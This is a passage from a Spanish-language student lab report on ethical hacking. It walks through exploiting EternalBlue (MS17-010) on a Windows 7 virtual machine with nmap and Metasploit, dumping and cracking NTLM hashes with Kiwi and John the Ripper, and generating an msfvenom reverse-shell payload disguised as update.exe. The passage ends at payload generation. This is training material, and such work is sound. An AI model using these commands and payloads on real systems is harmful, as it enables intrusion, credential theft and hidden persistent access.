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Practica:	Laboratorio #3: Explotacion y Hardening en Windows
Descripcion:	Explotacion de la vulnerabilidad MS17-010 (EternalBlue) en una maquina Windows 7, incluyendo reconocimiento, explotacion, post-explotacion, persistencia y hardening.
Fecha:	24 de junio de 2026

TABLA DE CONTENIDO

1. Objetivo de la Practica

El objetivo de esta practica es aplicar tecnicas de hacking etico sobre una maquina virtual con Windows 7, explotando la vulnerabilidad critica MS17-010 (EternalBlue) mediante el framework Metasploit. La practica abarca el ciclo completo de una prueba de penetracion:

- Reconocimiento de red y descubrimiento de hosts activos
- Escaneo de puertos y deteccion de servicios
- Identificacion y confirmacion de vulnerabilidades
- Explotacion con EternalBlue y obtencion de sesion Meterpreter
- Post-explotacion: extraccion de credenciales y exploracion del sistema
- Persistencia: acceso permanente mediante tarea programada
- Hardening: medidas de mitigacion para eliminar la vulnerabilidad

2. Entorno de Laboratorio

La practica se realizo en un entorno virtualizado utilizando VirtualBox. Ambas maquinas estuvieron en la misma red local con el adaptador de red en modo puente.

Componente	Maquina Atacante	Maquina Victima
Sistema Operativo	Kali Linux 2026	Windows 7 Home Basic (W7-EternalBlue)
Direccion IP	192.168.100.18	192.168.100.17
Rol	Atacante (Pentester)	Victima Vulnerable
Red	192.168.100.0/24	192.168.100.0/24
Virtualizacion	VirtualBox (modo puente)	VirtualBox (modo puente)

3. Fase 1 - Reconocimiento y Escaneo de Red


En esta fase se identificaron todos los hosts activos en la red local y se determinaron los puertos y servicios expuestos en la maquina objetivo. Se trabajaron tres terminales en paralelo desde Kali Linux.

3.1 Identificacion de Hosts Activos (nmap -sn)

Se ejecuto un escaneo de descubrimiento de hosts (ping scan) para identificar todos los dispositivos activos en la red 192.168.100.0/24.

```
sudo nmap -sn 192.168.100.0/24
```

Resultado: Se identificaron 6 hosts activos en la red. La maquina victima se encontro en la IP 192.168.100.17 (MAC Address: 08:00:27:BD:D1:5F - Oracle VirtualBox).



```
zsh: suspended sudo nmap -sn 192.168.100
(wolfman@kali)-[~]
$ sudo nmap -sn 192.168.100.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 16:47 -0400
Nmap scan report for 192.168.100.1
Host is up (0.0023s latency).
MAC Address: 08:E6:2F:09:A5:5E (Unknown)
Nmap scan report for 192.168.100.13
Host is up (0.00068s latency).
MAC Address: 5C:B4:7E:B9:13:1A (Intel Corporate)
Nmap scan report for 192.168.100.17
Host is up (0.0016s latency).
MAC Address: 08:00:27:BD:D1:5F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.19
Host is up (0.0013s latency).
MAC Address: 08:00:27:33:2A:20 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.20
Host is up (0.0022s latency).
MAC Address: 08:00:27:A9:96:C6 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.18
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 5.09 seconds
(wolfman@kali)-[~]
$
```

Figura 1. Escaneo de descubrimiento: 6 hosts activos encontrados en la red 192.168.100.0/24

3.2 Escaneo Rapido de Puertos (nmap -F)

Se realizo un escaneo rapido de los 100 puertos mas comunes para identificar los servicios activos en todos los hosts de la red.

```
sudo nmap -F 192.168.100.0/24
```

En la maquina 192.168.100.17 (victima Windows 7) se detectaron los puertos: 135/tcp (msrpc), 139/tcp (netbios-ssn) y 445/tcp (microsoft-ds), lo que indica la presencia del servicio SMB.

```
(wolfman@kali)-[~]
$ sudo nmap -F 192.168.100.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 16:52 -0400
Nmap scan report for 192.168.100.1
Host is up (0.0035s latency).
Not shown: 95 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
MAC Address: 08:E6:2F:09:A5:5E (Unknown)

Nmap scan report for 192.168.100.13
Host is up (0.0012s latency).
All 100 scanned ports on 192.168.100.13 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)
MAC Address: 5C:B4:7E:B9:13:1A (Intel Corporate)

Nmap scan report for 192.168.100.17
Host is up (0.0066s latency).
Not shown: 91 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:BD:D1:5F (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.100.19
Host is up (0.0099s latency).
Not shown: 96 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:33:2A:20 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.100.20
Host is up (0.019s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
5000/tcp  open  upnp
MAC Address: 08:00:27:A9:96:C6 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.100.18
Host is up.
All 100 scanned ports on 192.168.100.18 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap done: 256 IP addresses (6 hosts up) scanned in 26.45 seconds

(wolfman@kali)-[~]
$
```

Figura 2. Escaneo rapido: puertos abiertos identificados en todos los hosts de la red

3.3 Escaneo Detallado del Puerto 445 (SMB)

Se realizo un escaneo verbose especificamente al puerto 445 para confirmar el estado del servicio SMB en la maquina victima.

```
sudo nmap -p 445 --open -vvv 192.168.100.0/24
```

Resultado: Se confirmo que el puerto 445/tcp esta abierto en 192.168.100.17 con el servicio microsoft-ds corriendo.

```
(wolfman@kali)-[~]
$ sudo nmap -P 445 --open -vvv 192.168.100.17
Warning: The -P option is deprecated. Please use -PE
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 16:57 -0400
Initiating Parallel DNS resolution of 1 host. at 16:57
Completed Parallel DNS resolution of 1 host. at 16:57, 1.50s elapsed
Initiating System DNS resolution of 1 host. at 16:57
Completed System DNS resolution of 1 host. at 16:57, 0.00s elapsed
DNS resolution of 2 IPs took 1.50s. Mode: Async [#: 2, OK: 1, NX: 0, DR: 0, SF: 0, TR: 4, CN: 1]
Initiating Ping Scan at 16:57
Scanning 445 (0.0.1.189) [1 port]
Completed Ping Scan at 16:57, 2.02s elapsed (1 total hosts)
Initiating ARP Ping Scan at 16:57
Scanning 192.168.100.17 [1 port]
Completed ARP Ping Scan at 16:57, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:57
Completed Parallel DNS resolution of 1 host. at 16:57, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:57
Scanning 192.168.100.17 [1000 ports]
Discovered open port 135/tcp on 192.168.100.17
Discovered open port 49154/tcp on 192.168.100.17
Discovered open port 49157/tcp on 192.168.100.17
Discovered open port 49155/tcp on 192.168.100.17
Discovered open port 139/tcp on 192.168.100.17
Discovered open port 445/tcp on 192.168.100.17
Discovered open port 49152/tcp on 192.168.100.17
Discovered open port 49153/tcp on 192.168.100.17
Discovered open port 49156/tcp on 192.168.100.17
Completed SYN Stealth Scan at 16:57, 1.30s elapsed (1000 total ports)
Nmap scan report for 192.168.100.17
Host is up, received arp-response (0.0017s latency).
Scanned at 2026-06-24 16:57:44 EDT for 2s
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
49152/tcp open  unknown      syn-ack ttl 128
49153/tcp open  unknown      syn-ack ttl 128
49154/tcp open  unknown      syn-ack ttl 128
49155/tcp open  unknown      syn-ack ttl 128
49156/tcp open  unknown      syn-ack ttl 128
49157/tcp open  unknown      syn-ack ttl 128
MAC Address: 08:00:27:BD:D1:5F (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 2 IP addresses (1 host up) scanned in 5.52 seconds
Raw packets sent: 1013 (44.524KB) | Rcvd: 1001 (40.064KB)

(wolfman@kali)-[~]
```

Figura 3. Escaneo verbose al puerto 445: confirmacion del servicio SMB activo en la maquina victima

3.4 Verificacion de Conectividad (ping)

Se verifico la conectividad directa con la maquina objetivo para confirmar que esta alcanzable en la red.

```
ping -c 1 192.168.100.17
```

Resultado: La maquina respondio correctamente (TTL=128, tiempo=2.94ms), confirmando conectividad exitosa. El TTL de 128 es caracteristico de sistemas Windows.

```
ping: invalid argument: 192.168.100.17
(wolfman@kali)-[~]
└─$ ping -c 1 192.168.100.17
PING 192.168.100.17 (192.168.100.17) 56(84) bytes of data:
64 bytes from 192.168.100.17: icmp_seq=1 ttl=128 time=2.94 ms

--- 192.168.100.17 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.938/2.938/2.938/0.000 ms
(wolfman@kali)-[~]
└─$
```

Figura 4. Ping exitoso a la maquina victima: TTL=128, tiempo de respuesta 2.94ms

3.5 Deteccion de Vulnerabilidad MS17-010

Se ejecuto el script de Nmap especifico para detectar la vulnerabilidad EternalBlue (MS17-010) en el servicio SMB de la maquina objetivo.

```
sudo nmap -p 445 --script smb-vuln-ms17-010 192.168.100.17
```

RESULTADO CRITICO: La maquina es VULNERABLE a MS17-010. El script confirmo:

- State: VULNERABLE
- CVE: CVE-2017-0143
- Risk Factor: HIGH
- Tipo: Remote Code Execution (ejecucion remota de codigo arbitrario)
- Disclosure date: 2017-03-14

```
(wolfman@kali)-[~]
└─$ sudo nmap -p 445 --script smb-vuln-ms17-010 192.168.100.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 17:04 -0400
Nmap scan report for 192.168.100.17
Host is up (0.001000s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
335/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:BD:D1:5F (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE!
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|   Disclosure date: 2017-03-14
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_
Nmap done: 2 IP addresses (1 host up) scanned in 5.30 seconds
(wolfman@kali)-[~]
└─$
```

Figura 5. Confirmacion de vulnerabilidad: la maquina es VULNERABLE a MS17-010 (EternalBlue) con riesgo ALTO

4. Fase 2 - Explotacion con Metasploit (EternalBlue)

Con la vulnerabilidad confirmada, se procedio a explotar la maquina victima utilizando el framework Metasploit y el exploit EternalBlue (ms17_010_eternalblue).

4.1 Inicio de Metasploit y Busqueda del Exploit

Se inicio la consola de Metasploit en modo silencioso y se busco el modulo de EternalBlue.

```
msfconsole -q  
search eternalblue
```

Metasploit encontro multiples modulos relacionados con EternalBlue. Se selecciono el modulo 0: exploit/windows/smb/ms17_010_eternalblue, especificamente disenado para explotar la vulnerabilidad en Windows 7 de 64 bits.


```

(wolfman@kali)-[~]
$ msfconsole -q
msf > search eternalbluue
[-] No results from search
msf > search eternalblue

Matching Modules
=====
#  Name
--  --
0  exploit/windows/smb/ms17_010_eternalblue
10 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \ target: Automatic Target
2  \ target: Windows 7
3  \ target: Windows Embedded Standard 7
4  \ target: Windows Server 2008 R2
5  \ target: Windows 8
6  \ target: Windows 8.1
7  \ target: Windows Server 2012
8  \ target: Windows 10 Pro
9  \ target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec
10 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \ target: Automatic
12 \ target: PowerShell
13 \ target: Native upload
14 \ target: MOF upload
15 \ AKA: ETERNALSYNERGY
16 \ AKA: ETERNALROMANCE
17 \ AKA: ETERNALCHAMPION
18 \ AKA: ETERNALBLUE
19 auxiliary/admin/smb/ms17_010_command
10 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \ AKA: ETERNALSYNERGY
21 \ AKA: ETERNALROMANCE
22 \ AKA: ETERNALCHAMPION
23 \ AKA: ETERNALBLUE
24 auxiliary/scanner/smb/smb_ms17_010
10 SMB RCE Detection
25 \ AKA: DOUBLEPULSAR
26 \ AKA: ETERNALBLUE
27 exploit/windows/smb/smb_doublepulsar_rce
28 \ target: Execute payload (x64)
29 \ target: Neutralize implant

```

Figura 6. Resultados de búsqueda en Metasploit: módulos disponibles para EternalBlue/MS17-010

4.2 Configuración del Módulo de Explotación

Se selecciono el módulo 0 y se revisaron las opciones disponibles. El payload predeterminado es windows/x64/meterpreter/reverse_tcp.

```

use 0
show options

```

Opciones requeridas identificadas:

- RHOSTS: dirección IP del objetivo (obligatorio)

- RPORT: 445 (predeterminado, correcto)
- LHOST: 192.168.100.18 (IP de la maquina atacante, ya configurado)
- LPORT: 4444 (puerto de escucha para conexion inversa)

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified user name
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.100.18  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

```

Figura 7. Opciones del modulo ms17_010_eternalblue: configuracion inicial del exploit

4.3 Configuración del Host Objetivo

Se configuro la direccion IP de la maquina victima como RHOSTS y se verificaron nuevamente las opciones.

```
set RHOSTS 192.168.100.17
show options
```

Las opciones quedaron configuradas correctamente: RHOSTS=192.168.100.17, RPORT=445, LHOST=192.168.100.18, LPORT=4444.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.100.17
rhosts => 192.168.100.17
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 192.168.100.17  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.100.18  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |


```

Figura 8. Configuración del exploit: RHOSTS establecido a 192.168.100.17 (maquina victima)

4.4 Ejecucion del Exploit - Sesion Meterpreter Obtenida

Se ejecuto el exploit. Metasploit realizo el ataque EternalBlue paso a paso: verifico la arquitectura, se conecto al servicio SMB, envio los buffers maliciosos y logro sobrescribir la memoria del kernel de Windows.

```
exploit
```

EXITO TOTAL: El exploit completo exitosamente. Se abrio una sesion Meterpreter con privilegios de SYSTEM (el nivel mas alto en Windows). Evidencia en la salida:

- ETERNALBLUE overwrite completed successfully (0xC000000D)
- Sending stage (248902 bytes) to 192.168.100.17

- Meterpreter session 1 opened - 2026-06-24 17:19:46

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.100.18:4444
[*] 192.168.100.17:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.17:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 760
1 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerpr
int/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' i
n regular expression
[*] 192.168.100.17:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.100.17:445 - The target is vulnerable.
[*] 192.168.100.17:445 - Connecting to target for exploitation.
[+] 192.168.100.17:445 - Connection established for exploitation.
[+] 192.168.100.17:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.100.17:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.100.17:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows
7 Home B
[*] 192.168.100.17:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 76
01 Servic
[*] 192.168.100.17:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack
1
[+] 192.168.100.17:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.100.17:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.17:445 - Sending all but last fragment of exploit packet
[*] 192.168.100.17:445 - Starting non-paged pool grooming
[+] 192.168.100.17:445 - Sending SMBv2 buffers
[+] 192.168.100.17:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer
.
[*] 192.168.100.17:445 - Sending final SMBv2 buffers.
[*] 192.168.100.17:445 - Sending last fragment of exploit packet!
[*] 192.168.100.17:445 - Receiving response from exploit packet
[+] 192.168.100.17:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.100.17:445 - Sending egg to corrupted connection.
[*] 192.168.100.17:445 - Triggering free of corrupted buffer.
[*] Sending stage (248902 bytes) to 192.168.100.17
[*] Meterpreter session 1 opened (192.168.100.18:4444 → 192.168.100.17:49159) at 2026-06-24
17:19:46 -0400
[+] 192.168.100.17:445 - =====
[+] 192.168.100.17:445 - =====WIN=====
[+] 192.168.100.17:445 - =====

meterpreter > 
```

Figura 9. Explotacion exitosa: sesion Meterpreter abierta con privilegios NT AUTHORITY\SYSTEM

5. Fase 3 - Post-Explotacion

Con acceso completo a la maquina victima a nivel de SYSTEM, se ejecutaron los cuatro retos de post-explotacion solicitados.

5.1 Reto 1 - Obtencion de Credenciales de Acceso

Se accedio al shell de Windows para identificar los usuarios del sistema, luego se cargaron herramientas especializadas para extraer y crackear las credenciales.

Paso 1: Acceso al Shell de Windows y Reconocimiento Inicial

```
shell
whoami
hostname
dir C:\users
```

Se confirmo que el acceso es como NT AUTHORITY\SYSTEM en el equipo "Microchoft". Se visualizaron los usuarios disponibles en el sistema.

```
meterpreter > shell
Process 1500 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
Microchoft

C:\Windows\system32>dir C:\users
```

Figura 10. Acceso al CMD de Windows como NT AUTHORITY\SYSTEM en el equipo "Microchoft"

Paso 2: Extraccion de Hashes con Mimikatz/Kiwi

Se cargo la extension Kiwi (sucesor de Mimikatz) en Meterpreter y se ejecuto un hashdump para extraer todos los hashes NTLM del sistema.

```
exit
load mimikatz
hashdump
```

Se extrajeron los hashes NTLM de las cuentas:

- Admin:1000 - Hash NTLM obtenido
- Administrator:500 - Hash NTLM obtenido
- Guest:501 - Hash nulo (cuenta sin contrasena)

- Lola:1001 - Hash NTLM obtenido

```
C:\Windows\system32>exit
exit
meterpreter > load mimikatz
[!] The "mimikatz" extension has been replaced by "kiwi". Please use this in future.
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > hashdump
Admin:1000:aad3b435b51404eeaad3b435b51404ee:f8d3fa263b636cb5c66ed100d7a30226:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f8d3fa263b636cb5c66ed100d7a30226:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lola:1001:aad3b435b51404eeaad3b435b51404ee:f8d3fa263b636cb5c66ed100d7a30226:::
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > █
```

Figura 11. Extraccion de hashes NTLM con Mimikatz/Kiwi: 4 cuentas de usuario identificadas

Paso 3: Crackeo de Hashes con John the Ripper

Los hashes extraidos se guardaron en un archivo Hashes.txt y se procesaron con John the Ripper para recuperar las contraseñas en texto plano.

```
john Hashes.txt
john --show Hashes.txt
```

Resultado: Se crackearon exitosamente 4 de 4 hashes:

- Lola: contraseña obtenida
- Guest: sin contraseña
- Administrator: contraseña obtenida
- Admin: contraseña obtenida

```
wolfman@kali: ~
Session Acciones Editar Vista Ayuda
wolfman@kali: ~ wolfman@kali: ~
(wolfman@kali)-[~]
$ john Hashes.txt
Created directory: /home/wolfman/.john
Warning: detected hash type "LM", but the string is also recognized
as "NT"
Use the "--format=NT" option to force loading these as that type in
stead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 4 password hashes with no different salts (LM [DES 256/256 A
VX2])
Warning: poor OpenMP scalability for this hash type, consider --for
k=2
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords,
if any.
Proceeding with wordlist:/usr/share/john/password.lst
(Lola)
(Guest)
(Administrator)
(Admin)
4g 0:00:00:00 DONE 2/3 (2026-06-24 18:38) 57.14g/s 197942p/s 197942
c/s 791771C/s 123456..NAHK
Use the "--show --format=LM" options to display all of the cracked
passwords reliably
Session completed.

(wolfman@kali)-[~]
$ john --show Hashes.txt
Admin::1000:aad3b435b51404eeaad3b435b51404ee:f8d3fa263b636cb5c66ed1
00d7a30226:::
Administrator::500:aad3b435b51404eeaad3b435b51404ee:f8d3fa263b636cb
5c66ed100d7a30226:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
7e0c089c0:::
Lola::1001:aad3b435b51404eeaad3b435b51404ee:f8d3fa263b636cb5c66ed10
0d7a30226:::

4 password hashes cracked, 0 left

(wolfman@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt.gz Hashes.txt
Warning: detected hash type "LM", but the string is also recognized
as "NT"
Use the "--format=NT" option to force loading these as that type in
stead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES 256/256 AVX2])
No password hashes left to crack (see FAQ)

(wolfman@kali)-[~]
$
```

Figura 12. John the Ripper: 4 hashes crackeados exitosamente. Credenciales en texto plano recuperadas

5.2 Reto 2 - Obtencion de Archivos y Carpetas de Usuarios

Se navego por las carpetas de los usuarios del sistema para leer archivos sensibles encontrados en sus Escritorios.

```
dir C:\Users\Admin
cd C:\Users\Admin\Desktop
dir
type admin.txt.txt
```

```
Directory of C:\Users\Admin

03/28/2024  06:36 PM    <DIR>          .
03/28/2024  06:36 PM    <DIR>          ..
03/28/2024  06:36 PM    <DIR>          Contacts
03/28/2024  06:50 PM    <DIR>          Desktop
03/28/2024  06:36 PM    <DIR>          Documents
03/28/2024  06:36 PM    <DIR>          Downloads
03/28/2024  06:36 PM    <DIR>          Favorites
03/28/2024  06:36 PM    <DIR>          Links
03/28/2024  06:36 PM    <DIR>          Music
03/28/2024  06:36 PM    <DIR>          Pictures
03/28/2024  06:36 PM    <DIR>          Saved Games
03/28/2024  06:36 PM    <DIR>          Searches
03/28/2024  06:36 PM    <DIR>          Videos
               0 File(s)                0 bytes
              13 Dir(s) 24,518,152,192 bytes free

C:\Users\Admin>cd Desktop
cd Desktop

C:\Users\Admin\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 44E2-21EC

Directory of C:\Users\Admin\Desktop

03/28/2024  06:50 PM    <DIR>          .
03/28/2024  06:50 PM    <DIR>          ..
03/28/2024  06:51 PM                32 admin.txt.txt
               1 File(s)                32 bytes
               2 Dir(s) 24,518,152,192 bytes free

C:\Users\Admin\Desktop>cd admin.txt.txt
cd admin.txt.txt
The directory name is invalid.

C:\Users\Admin\Desktop>type admin.txt.txt
type admin.txt.txt
ff4ad2daf333183677e02bf8f67d4dca
C:\Users\Admin\Desktop>
```

Figura 13. Exploracion del perfil del usuario Admin: archivo admin.txt.txt encontrado en el Escritorio

Se leyo el contenido del archivo admin.txt.txt y se navego al escritorio del usuario Lola para leer su archivo user.txt:

```
type admin.txt.txt
cd C:\Users\Lola\Desktop
type user.txt
```

Archivos de credenciales encontrados en texto plano:

- admin.txt.txt (Admin Desktop): hash y credenciales del administrador
- user.txt (Lola Desktop): hash y credenciales de la usuaria Lola


```
C:\Users\Lola\Desktop>cd C:\Users\Admin\Desktop
cd C:\Users\Admin\Desktop

C:\Users\Admin\Desktop>type admin.txt.txt
type admin.txt.txt
ff4ad2daf333183677e02bf8f67d4dca

Yeury Estubo en esta maquina pass 12345

C:\Users\Admin\Desktop>cd C:\Users\Lola\Desktop
cd C:\Users\Lola\Desktop

C:\Users\Lola\Desktop>type user.txt
type user.txt
13e624146d31ea232c850267c2745caa

Yeury valentin Estubo por aqui pass 123456

C:\Users\Lola\Desktop>
```

Figura 14. Lectura de archivos de credenciales en texto plano desde los escritorios de los usuarios

5.3 Reto 3 - Persistencia: Acceso Permanente a la Maquina

Se implemento persistencia mediante la creacion de un payload Meterpreter y una tarea programada en Windows que ejecuta el payload automaticamente al inicio del sistema.

Paso 1: Generacion del Payload con msfvenom

Desde Kali Linux, se genero un ejecutable malicioso (update.exe) con msfvenom que establece una conexcion inversa al atacante.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.18 LPORT=4444 -f
exe -o /tmp/update.exe
```

Se genero un archivo EXE de 206,336 bytes con el payload de Meterpreter.

```
(wolfman@kali)-[~]
$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.100.18 LPORT=4444
-f exe -o /tmp/update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 199238 bytes
Final size of exe file: 206336 bytes
Saved as: /tmp/update.exe
```

